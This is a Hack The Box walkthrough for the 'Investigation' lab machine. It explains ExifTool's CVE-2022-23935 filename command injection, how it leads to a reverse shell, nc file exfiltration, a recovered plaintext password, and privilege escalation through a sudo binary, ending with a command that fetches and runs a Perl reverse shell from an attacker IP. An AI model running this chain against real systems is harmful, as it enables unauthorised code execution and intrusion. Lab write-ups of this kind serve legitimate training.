



1. Pinged
2. Nmap -p- <target>





1. Nmap -sS -sV -sC -p22,80 <target>
2. Echo ‘<target-IP> eforenzics.htb’
3. Check website:



1. Only interesting thing found is the free image forensics service, which lets us upload images.
2. Upload image







1. And as u can see we’ve found the tool with its version that is being used: ExifTool 12.37
2. Search for ExifTool vulnerabilities:
   1. CVE-2022-23935
3. What is ExifTool?


ExifTool is a Perl library / command-line application for reading, writing and editing meta information in a wide variety of files.

1. What is the vulnerability CVE-2022-23935?

ExifTool versions < 12.38 are vulnerable to Command Injection through a crafted filename. If the filename passed to ExifTool ends with a pipe character | and exists on the filesystem, then the file will be treated as a pipe and executed as an OS command.

1. What is causing the vulnerability?


One of ExifTool’s features is being able to read metadata of images. For that feature it uses the function ‘GetImageInfo’. Here is the code for that functions:



Here we see a code. This code is only used to extract jpeg files from gzip and bzip2. It just for extra file type support. For our case this function is not even going to be used, because we only can not pass gzip/bzip2 files. Only images. But we’re going to go through the code, it explains how the vulnerability works.

This code first checks if $doUnzip flag is set. Then it checks if the file has a .gz or .bz2. After that is sets $type to ‘gz’ or ‘bz2’. Now if $type is equal to gz, set $pipe to a command that decompress it with gzip. But if $type is equal to bzip2, set $pipe to a command that decompress it with bzip2.

The | character at the end of each command is a pipe symbol, which tells the shell to send the output of the decompression command to the standard input of the next command in the pipeline. This means that the output of the decompression command will be passed directly to the code that reads and processes the image data. (example of this: echo ‘encode this’ | base64, the output of command 1 is passed to the second command. This is also done in the code, to process the data efficiently). But where exactly is the pipe passing this data?

Well it’s passing it to a function called Open. Here is the code for it:

This code takes three arguments: the file handle, the file path and the mode in which to open the file. Then if the file path starts with a whitespace or an ampersand, it makes it start with ./. Then if the last character of the file path is |, which indicates that the file is being read from a pipe, then $mode is set to an empty string. Otherwise, $mode is set to <, which indicates that the file is being opened in read-only mode.

When the $mode argument is not set and the last character of the file path is |, Open uses Perl's ‘open’ function to execute the command and "open" the command's output for reading. In this case, it allows the gzip or bzip2 wrapper to decompress the file and pass the decompressed output directly to the code that reads and processes the image data.


In our case, out file will not get through the ‘if do (unzip)’ code, because it’s not a zip file, but straight away an image. But it will go through the Open function, which still check if the file path ends with |, to execute the command before the ‘I’ and open the output of the command.

In the case of a zip file, instead of passing the file path only it passes this ‘gzip -dc <filepath>’ |, which will execute the command, and open the output.


And here is where the vulnerability is found. We can change the name of our file to any command as long as it ends with |, and it will be executed on the target machine!

1. try it out: lets upload the file again, but change its name using burpsuite proxy:


Start python webserver. With this we’re going to try to wget the python web server from the target machine.




Decode command to base64, because the file path can’t have any slashes.



Current request:




Modified request:





And as u can see, we indeed have code execution:




1. Now let’s get a reverse shell:











1. Now enumeration: check all the accessible files and directories:
   1. After a while I’ve found something very interesting:



It’s seem that we’ve found an outlook message, containing a whole lot of data, and its called windows event logs for analysis. We’ve got to extract this one.

This easily done with nc or scp:






In the zip file is this:




And after go though the whole file we’ve found something juicy:




A free password: Def@ultf0r3nz!csPa$$


Let’s try it on user smorton for ssh

1. User Smorton



1. PrivEsc to root
   1. Before we run any PrivEsc tools, lets just try sudo -l:

Let’s try to run it with sudo, maybe will then know what it does, and how to use:



So it keeps exiting. It seems like its expecting a specific sets of commands for it to run.

When reading the binary file, It display only gibberish. So we need to get it on our machine and analyse it without dragon fried, Ghidra:

Start a listener to receive the file:




Now send it with nc:






1. Ghidra

Start new project



Import binary file:

Analyse binary file:



Let’s check the functions out, and start with the main function:



Now let’s check the decompiler, and try to understand what the program is doing. We’ve got this code:




Here we see the main function decompiled to C.

The program first checks if three input parameters have been sent through (actually two, because the first parameter is the program name itself


Secondly it checks with getuidm if the program is being ran by root.

Thirdly, it checks whether the THIRD parameter / our second argument is equal to the string ‘lDnxUysaQn’.

Fourthly it opens a file specified by the second parameter / our first argument with curl. It reads and runs it with perl.

So based on this code, we have to create a Perl file containing Perl code that creates a reverse shell back to our machine. So lets do that first:

Now starts a python http server in the same directory as the perlRev.pl file, and start a nc listener on the port 5757:



Now let’s execute the /usr/bin/binary file.

First it checks if we pass 2 arguments so we already know that the command looks like this:

/usr/bin/binary <arg1> <arg2>

Then it check if we’re root, so we have to use sudo:

Sudo /usr/bin/binary <arg1> <arg2>

Then it check if our second argument is equal to lDnxUysaQn, so:

Sudo /usr/bin/binary <arg1> lDnxUysaQn

And then it curl our file specified in arg1, opens it, reads and executes it:

Sudo /usr/bin/binary <http://10.10.14.6:7777/perlRev.pl> lDnxUysaQn



